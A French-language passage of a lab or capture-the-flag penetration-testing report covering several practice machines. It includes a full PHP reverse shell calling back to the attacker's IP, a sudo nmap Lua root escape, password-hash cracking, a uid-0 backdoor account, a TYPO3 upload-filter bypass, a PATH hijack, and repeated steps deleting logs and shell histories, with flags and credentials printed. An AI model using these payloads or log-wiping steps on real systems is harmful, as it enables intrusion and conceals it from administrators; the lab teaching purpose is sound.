(kali㉿kali)-[~/Desktop/idssh]
└─$ ssh -i id_rsa alice@192.168.56.112 Version 1.0 | By Hacker
Linux rt007 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64
          Settings
          Bulk actions
          Apply
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alice@rt007:~$ ls
user.txt
alice@rt007:~$ cat user.txt
08a07bdcccd99c10d3b9e084bca7db072
alice@rt007:~$
```

Arrivée sur Alice, il faut donc trouver un moyen de passer au robot, avec une escalade des priviléges.

```
TF=$(mktemp)
```

Cette commande crée un fichier temporaire à l'aide de la commande **mktemp**, et stocke le chemin de ce fichier dans la variable **TF**.

**mktemp** Génère un fichier temporaire unique avec un chemin sécurisé (généralement dans /tmp).

- Exemple : Après exécution, **TF** pourrait contenir une valeur comme /tmp/tmp.abc123.

```
echo 'os.execute("/bin/sh")' > $TF
```

Cette commande écrit du code dans le fichier temporaire.

- **echo 'os.execute("/bin/sh")'** : Génère un script Lua contenant la ligne `os.execute("/bin/sh")`.
  - **os.execute** : Fonction Lua utilisée pour exécuter une commande système (dans ce cas, lancer un shell Bash /bin/sh).
- **> \$TF** : Redirige cette ligne de code vers le fichier temporaire défini précédemment.

Après cette étape, le fichier temporaire contient :

```
os.execute("/bin/sh")
```

```
sudo nmap --script=$TF
```

Cette partie utilise **nmap**, un outil de scan réseau, pour exécuter le script Lua précédemment créé.

- **sudo** : Exécute la commande **nmap** avec les privilèges root.
- **--script=\$TF** : Indique à **nmap** d'utiliser le fichier temporaire comme script.
  - Nmap peut exécuter des scripts Lua via son moteur NSE (Nmap Scripting Engine).
  - Ici, le script contient une commande qui lance un shell Bash /bin/sh.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

On arrive donc à passer en root.

Après avoir être passer root on trouve le flag dans le répertoire root.

```
# ls
bin   home          lib32    media   root   sys
boot  initrd.img    lib64    mnt     run    tmp
dev   initrd.img.old libx32   opt     sbin   usr
etc   lib            lost+found proc   srv    var
# cd root
# ls
root.txt
# cat root.txt
4ea0839303760b96431f491bfd983589
```

## Effacement des traces :

Je supprime les fichiers de logs

```
sudo rm -rf /var/log/auth.log /var/log/syslog
```

## Effacement des historiques de commandes :

```
history -c
rm -f ~/.bash_history
```

Je supprime le fichier reverseshell que j'ai ajouté WordPress via WordPress.

## Machine 8

---

On commence par faire un scan du réseau pour avoir des informations sur le serveur que l'on veut attaquer, après avoir trouvé on remarque qu'il y a que deux services, SSH et HTTP.

```
└$ nmap 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 00:10 EST
Nmap scan report for 192.168.56.114
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap scan report for 192.168.56.116
```

On commence donc par analyser le serveur HTTP, avec un gobuster pour trouver des répertoires intéressants.

```
gobuster dir -u http://192.168.56.116/lot/ -w
/usr/share/wordlists/dirb/common.txt
```

On test donc d'accéder aux différents répertoires on trouve dans un formulaire pour se connecter et un répertoire databases qui contient un fichier intéressant.

Je me suis donc concentré sur le fichier SQL qui contient des informations pertinente et sensible

Sur ce fichier on trouve le hash d'un mot de passe on trouve que il est en MD5, j'ai ensuite copier ce hash sur ma machine et utiliser hashcat pour le décrypter :

```
INSERT INTO `users`(`id`, `name`, `username`, `password`, `type`) VALUES  
(1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1);
```

On met ce hash dans un fichier txt : 0192023a7bbd73250516f069df18b500

On fait ensuite:

```
hashcat -m 0 -a 0 hashh.txt
```

/usr/share/wordlists/rockyou.txt

```
Host memory required for this attack: 1 MB
[+] Url: http://192.168.56.1
Dictionary cache built: GET
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392 /usr/share/wordlist
* Bytes.....: S139921507 est: 404
* Keyspace.: t14344385 gobuster/3.6
* Runtime ... : 1 sec 10s

0192023a7bbd73250516f069df18b500:admin123 mode:
```

On trouve le mot de passe, admin123.

Maintenant que l'on a trouvé un mot de passe pour admin dans la base de donnée j'ai testé de ssh avec admin naïvement en vain.

Je me suis ensuite rappelé qu' on a trouvé un formulaire juste avant j'ai donc essayé de me connecter avec ces identifiants.

Je suis dans le site en question et en fouillant je remarque qu'on peut insérer des fichiers.

Dans la rubrique system setting :

Image

No file selected.

Je vais donc mettre notre code reverseshell dans cette partie ou l'on peut mettre des fichiers

Code reverseshell.php :

```
<?php
// Définir les paramètres de connexion (modifiez selon votre configuration)
$ip = '192.168.56.114'; // Remplacez par l'IP de votre machine
$port = 3000;           // Remplacez par le port que vous écoutez

// Vérifiez si la fonction fsockopen est disponible
if (function_exists('fsockopen')) {
    $sock = @fsockopen($ip, $port);
    if ($sock) {
        // Configuration des descripteurs pour stdin, stdout et stderr
        $descriptorspec = array(
            0 => array("pipe", "r"), // STDIN
            1 => array("pipe", "w"), // STDOUT
            2 => array("pipe", "w") // STDERR
        );

        // Ouvrir un shell avec proc_open
        $process = @proc_open('/bin/sh', $descriptorspec, $pipes);
        if (is_resource($process)) {
            // Lecture et écriture entre le processus et le socket
            while (!feof($sock)) {
                $input = fread($sock, 2048);
                fwrite($pipes[0], $input);
                $output = fread($pipes[1], 2048);
                fwrite($sock, $output);
            }
        }

        // Fermer les pipes et le processus
        fclose($pipes[0]);
        fclose($pipes[1]);
        proc_close($process);
    } else {
        fwrite($sock, "Impossible de démarrer le processus.\n");
    }
}

fclose($sock);
```

```
        }
    } else {
        error_log("La fonction fsockopen n'est pas disponible sur ce serveur.");
}
?>
```

Après l'avoir mis je me met sur écoute sur notre machine attaquante et j'active le reverseshell.

Avec nc -lvpn 3000, j'écoute et on voit que lorsqu'on relance la page <http://192.168.56.114/lot/>, notre reverseshell marche.

Arrivée sur la machine je peux donc chercher les flags et tenter de passer au root.

```
(kali㉿kali)-[~] Desktop
$ nc -lvpn 3000
listening on [any] 3000 ...
connect to [192.168.56.116] from (UNKNOWN) [192.168.56.114] 47514
```

Sur la machine victime, on regarde et on voit un fichier dans etc qui se nomme ppp, et il y a dans chap-secrets le mot de passe on va donc utiliser l'utilisateur "ppp" pour reverseshell avec son mot de passe.

```
www-data@rt008:/etc/ppp$ cat chap-secrets
cat chap-secrets
# Secrets for authentication using CHAP
# client           server   secret               IP
addresses
ppp      *          ESRxd7856HVJB      *
```

On effectue donc la commande :

```
ssh ppp@192.168.56.114
```

J'ai copié le mot de passe que j'ai trouvé “**ESRxd7856HVJB**”.

```
[Kali㉿Kali)-[~]$ ssh ppp@192.168.56.114
The authenticity of host '192.168.56.114 (192.168.56.114)' can't be established.
ED25519 key fingerprint is SHA256:0g5PeW600NFQK11BqDmFZM6/cXGG1tF4CMCbKMwfshU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.114' (ED25519) to the list of known hosts.
ppp@192.168.56.114's password:
Linux rt008 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  6 09:55:59 2020
ppp@rt008:~$ █
```

On arrive ensuite sur la machine sous “ppp”.

Et on trouve le flag user :

```
ppp@rt008:~$ cat user.txt
2def56a4baeb5d3699246edd6f705e32
```

Maintenant il faut trouver le flag root.

Sur la machine en tant que ppp je cherche des failles, je regarde j'ai les droits dans quels fichier, je regarde où je peux écrire, si je peux manipuler la variable PATH afin de faire une escalation des priviléges.

J'ai remarqué que je peux ajouter un utilisateur avec les droits root, car ppp à les droits de sudo, et j'ai remarqué que je peux utiliser /usr/sbin/useradd pour créer l'utilisateur.

J'ai donc créé un utilisateur "rootcoq" qui aura les droits root avec pour mot de passe "coq974".

Voici les commandes que j'ai fait :

```
ppp@rt008:~$ sudo /usr/sbin/useradd -u0 -g0 -o -s
/bin/bash -p `openssl passwd coq974` root
useradd: user 'root' already exists
ppp@rt008:~$ sudo /usr/sbin/useradd -u0 -g0 -o -s
/bin/bash -p `openssl passwd coq974` rootcoq
ppp@rt008:~$ su rootcoq
Password:
root@rt008:/home/ppp# cat /root/root.txt
82c426f0c4c9c730de52f09eb3447459
```

On a trouvé le flag root !

### Effacement des traces :

supprimez les traces dans les fichiers logs associés aux pages http, avec un formulaire :

```
sudo rm -rf /var/log/apache2/access.log
/var/log/apache2/error.log
```

Effacer les historiques de commande que l'on a fait :

```
history -c
rm -f ~/.bash_history
```

Je supprime le reverse shell.php que j'ai ajouté sur la page html, j'ai dû trouver le chemin pour l'effacer.

```
rm -rf /var/www/html/lot/admin/
assets/upload/115470051_reverseshell.php
```

## Machine 9

---

On fait dans un premier temps nmap sur la machine afin de voir ce que l'on a comme service, cette machine est particulière on trouve que des services http sur plusieurs port, il y a 8080,8081, 8000 et 80.

```
└$ nmap -sV -A -p- 192.168.1.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 14:16 EST
Nmap scan report for rtm09.home (192.168.1.52)
Host is up (0.00018s latency).

Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:dc:24:51:73:54:bc:87:62:a2:e6:ed:f1:c1:b4 (RSA)
```

```
| 256 a9:39:a9:bf:b2:f7:01:22:65:07:be:15:48:e8:ef:11 (ECDSA)
|_ 256 77:f5:a9:ff:a6:44:7c:9c:34:41:f1:ec:73:5e:57:bd (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Page Not Found
8000/tcp open http Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Did not follow redirect to http://typo.local
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
8080/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
8081/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

J'ai dans un premier temps fait un gobuster sur chaque port que la machine contient.

J'ai donc effectuer cette commande gobuster pour chacun des port :

```
gobuster dir -u http://192.168.1.52 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html
```

Sur le port 80, le gobuster a pris pas mal de temps mais m'a permis d'identifier l'existence du service typo3.

Ensuite le gobuster sur le port 8081, m'a permis de trouver l'existence de "phpmyadmin"

Ces deux indices ont été cruciaux.

Les deux autres ports sont des ports ne contenant pas d'indice, c'est ce que j'ai déduit, j'ai préféré creuser dans un premier "phpmyadmin", car typo3 me ramenait sur une page de formulaire et je n'avais aucun login ou information sur cela.

Je connais que les logs admin sur phpmyadmin sont généralement "root:root", j'ai donc tester et en effet j'arrive admin sur phpmyadmin

The screenshot shows the phpMyAdmin interface running on a Kali Linux browser. The address bar indicates the connection is to 192.168.56.141:8081. The left sidebar lists databases: information\_schema, mysql, performance\_schema, sys, and TYPO3. The TYPO3 database is expanded, showing tables: backend\_layout, be\_dashboards, be\_groups, be\_sessions, and be\_users. The right panel displays two sections: 'General settings' and 'Appearance settings'. Under 'General settings', there are options for 'Change password', 'Server connection collation', and 'More settings'. Under 'Appearance settings', the 'Language' is set to English and the 'Theme' is set to pmahomme.

Je regarde donc les bases de données, notamment la base de données "TYPO3", que j'ai ensuite cherché dans les tables sensibles de cette base comme "be\_users".

En effet je trouve le user admin et son mot de passe hashé en "argon2id" qui est un type de hash assez spéciale

J'ai en tout premier tester de changer le mot de passe avec un hash normal, puis créer un nouveau user et le mettre les droits, puis me connecter sur typo3 avec mon nouveaux users et mes droits

J'ai ensuite aussi eu l'idée de créer un user et le mettre tout les droit en admin sur typo3.

Mais je me suis ensuite rendu compte qu'il fallait respecter le même hash que l'ancien mot de passe pour que le changement de mot de passe j'ai donc trouvé un code python me permettant de créer un code de mon choix sous le hash "argon2id".

Voici mon code pour faire mon hash en argon2 :

```
from argon2 import PasswordHasher

# Créer un objet PasswordHasher
ph = PasswordHasher(
    time_cost=16, # t=16
    memory_cost=65536, # m=65536
    parallelism=2, # p=2
    hash_len=32, # longueur du hachage
    salt_len=16 # longueur du sel
)

# Mot de passe à hasher
password = "admin"


# Générer le hachage
hashed_password = ph.hash(password)
```

```
# Afficher le hachage
print(hashed_password)
```

J'ai donc créé mon mot de passe, puis j'ai changé le mot de passe admin , pour me connecter en admin.

En changeant le mot de passe admin, j'ai pris soin de garder l'ancien hash du mot de passe.

Ensute on a pu se connecter a typo3 en admin, j'ai donc les droits sur tout cette fois-ci.



j'ai essayé d'ajouter une extension, sous plusieurs formats, html, php, t3x.

Puis j'ai essayé d'inclure un fichier.zip directement mais sa me la télécharger sans activer le reverseshell en lui même qui est dedans.

Je me suis renseigné sur comment ajouter un fichier php sur typo3 car typo3 n'accepte pas les fichier php.

Je comprends donc que je ne peux pas faire marcher mon reverseshell, avec un fichier ZIP.

Après de nombreuses recherches je trouve une solution à cela.

<https://exploit-notes.hdks.org/exploit/web/cms/typo3-pentesting/>

Dans **admintools** puis **setting** et **configure installation wide option** et dans **Backend** tout en bas dans **filedenypattern**.

On peut changer une ligne qui va nous permettre d'avoir les droits de mettre des fichiers php dans l'inclusion de fichiers de typo3.



On remplace donc la ligne initiale qui est :

`\.(php[3-8]?|phpsh|phtml|pht|phar|shtml|cgi)(\..*)?$/\.pl$|^\.htaccess$`

Par cette ligne :

`\.(phpsh|phtml|pht|phar|shtml|cgi)(\..*)?$/\.pl$|^\.htaccess$`

Voici la rubrique et le changement de ligne :



Insertion après tout ça dans filelist :

```
<?php
// Définir les paramètres de connexion (modifiez selon votre configuration)
$ip = '192.168.56.107'; // Remplacez par l'IP de votre machine
```

```
$port = 3000; // Remplacez par le port que vous écoutez

// Vérifiez si la fonction fsockopen est disponible
if (function_exists('fsockopen')) {
    $sock = @fsockopen($ip, $port);
    if ($sock) {
        // Configuration des descripteurs pour stdin, stdout et stderr
        $descriptorspec = array(
            0 => array("pipe", "r"), // STDIN
            1 => array("pipe", "w"), // STDOUT
            2 => array("pipe", "w") // STDERR
        );

        // Ouvrir un shell avec proc_open
        $process = @proc_open('/bin/sh', $descriptorspec, $pipes);
        if (is_resource($process)) {
            // Lecture et écriture entre le processus et le socket
            while (!feof($sock)) {
                $input = fread($sock, 2048);
                fwrite($pipes[0], $input);
                $output = fread($pipes[1], 2048);
                fwrite($sock, $output);
            }


            // Fermer les pipes et le processus
            fclose($pipes[0]);
            fclose($pipes[1]);
            proc_close($process);
        } else {
            fwrite($sock, "Impossible de démarrer le processus.\n");
        }

        fclose($sock);
    }
} else {
    error_log("La fonction fsockopen n'est pas disponible sur ce serveur.");
}
```

?>

Donc on insère ce code dans Filelist, en tant que reverseshell.php.

Maintenant que le code reverseshell est présent dans typo3, je peux maintenant l'activer avec l'URL.



Voici ce qu'on tape dans l'URL pour activer le reverseshell

Q 192.168.1.52/fileadmin/reverseshell.php

En parallèle, on écoute sur la machine attaquante sur le port 3000 comme convenue dans le reverseshell.

```
└$ nc -lvpn 3000
listening on [any] 3000 ...
connect to [192.168.1.22] from (UNKNOWN) [192.168.1.52] 58556
script /dev/null -qc /bin/bash
www-data@rtm09:/var/www/html/typo3/fileadmin$ ls
```

Arrivé sur la machine en tant que www-data, j'utilise cette commande pour avoir un shell interactif et discret.

```
script /dev/null -qc /bin/bash
```

Arrivé sur le shell interactif, on est sur www-data et je trouve le flag user très rapidement.

```
www-data@rtm09:/var/www$ cat user.txt
www-data@rtm09:/var/www$
cat user.txt
ef291d844285d930fd3084bb2be185f
```

flag user : ef291d844285d930fd3084bb2be185f

Maintenant que l'on est sur www-data, on regarde dans quel répertoire j'ai les permissions avec cette commande pour exploiter une quelconque faille.

```
www-data@rtm09:/etc$  
find / -perm -u=s -type f 2>/dev/null 5.9 Mi  
Firefox 1146 499.2 Mi  
gnome-keyring-daemon --f... 864 9.8 Mi  
supervised 1016 3.4 Mi  
/usr/bin/mount 1309 8.0 Mi  
/usr/bin/newgrp -monitor 1022 7.5 Mi  
/usr/bin/chfn 162155 8.5 Mi  
/usr/bin/su 1393 6.4 Mi  
/usr/bin/gpasswd owner:1.21 ... 1028 6.8 Mi  
/usr/bin/chsh 1000/g... 1028 6.8 Mi  
/usr/bin/umount 1028 6.8 Mi  
/usr/bin/passwd 1028 6.8 Mi  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper 1028 6.8 Mi  
/usr/lib/eject/dmcrypt-get-device 1028 6.8 Mi  
/usr/lib/openssh/ssh-keysign 1028 6.8 Mi  
/usr/local/bin/apache2-restart 1028 6.8 Mi  
/usr/local/bin/phpunit 1028 6.8 Mi
```

Après cela on peut passer à l'escalade des privilèges.

Pour l'escalade des privilèges, j'ai utilisé le répertoire service, j'ai créé un faux répertoire service, ou j'ai écrit un script malveillant, "bin/bash" qui va me permettre de créer un shell modifier et passer root.

Ensuite j'ai accordé tous les droits à ce faux fichier services pour pouvoir, l'exécuter, après cela, je manipule la variable PATH, pour que je puisse appeler et exécuter mon script.

Et enfin on appelle notre script.

Et on passe root ;

```
www-data@rtm09:$ cd /tmp
```

```
www-data@rtm09:/tmp$ echo /bin/bash > service
www-data@rtm09:/tmp$ chmod 777 service
www-data@rtm09:/tmp$ export PATH=/tmp:$PATH
www-data@rtm09:/tmp$ apache2-restart
root@rtm09:/tmp# cd /root
root@rtm09:/root# ls
root.txt
root@rtm09:/root# cat root.txt
Best of Luck
$2y$12$EUztpmoFH8LjEzUBVyNKw.9AKf37uZWPxJp.A3aap2ff0LbLYZ
rF
1fdc1fdbb4cc4a356b18403fc605380a
```

## Effacement des traces :

Il faut effacer tous les logs:

```
sudo rm -rf /var/log/apache2/access.log
/var/log/apache2/error.log
```

Ensuite il faut effacer les indices laissés dans phpMyAdmin et dans typo3

On remet le mot de passe de base qu'il y avait sur admin dans phpmyadmin

Et surtout on supprime le code PHP reverseshell dans Filelist

On peut aussi le supprimer en étant root sur la machine et trouver où l'on uploader votre fichier.

Et enfin on remet la ligne initiale dans le backend :

\.(php[3-8]?|phpsh|phtml|pht|phar|shtml|cgi)(\..\*)?\$\$|\.\.pI\$|^\.htaccess\$

J'efface les historiques comme sur les autres machines.

```
history -c
rm -f ~/.bash_history
sudo rm -f /root/.bash_history
```

Et il faut aussi effacer les fichiers que l'on a créés sur la machine, le fichier service dans tmp.

```
rm /tmp/service
```

On oublie pas de remettre à la variable PATH sa valeur par défaut.

```
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

## Machine 10 (pas terminé)

---

On commence par le nmap sur la machine, afin d'identifier d'éventuelles pistes, service ou fouiller.

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to ::ffff:192.168.56.107
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 4
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0          0 104 Jun 18 2021 index.php
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b1:12:94:12:60:67:e1:0b:45:c1:8d:e9:21:13:bc:51 (RSA)
|   256 b7:7f:25:94:d6:4e:88:56:8a:22:34:16:c2:de:ba:02 (ECDSA)
|_ 256 30:c7:a2:90:39:5d:24:13:bf:aa:ba:4c:a7:f4:2f:bb (ED25519)
80/tcp    open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```


Sur la machine on remarque qu'il y a FTP, SSH et HTTP

J'ai donc commencé par gobuster le serveur HTTP, mais cela n'a pas été concluant car il n'y a rien de pertinent mais on ne s'arrête pas là.

```

[+] Extensions:          php,html,txt
[+] Timeout:             10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php              (Status: 200) [Size: 15]
/index.php              (Status: 200) [Size: 15]
Progress: 18456 / 18460 (99.98%)
=====
Finished
=====
```

Après avoir vu ces pages là je pars sur la page index.php, et je teste une LFI comme on l'a vue auparavant et on remarque que cela marche, cela montre une faille.




```

← → C △ Non sécurisé 192.168.56.115/index.php?fil3=/etc/passwd
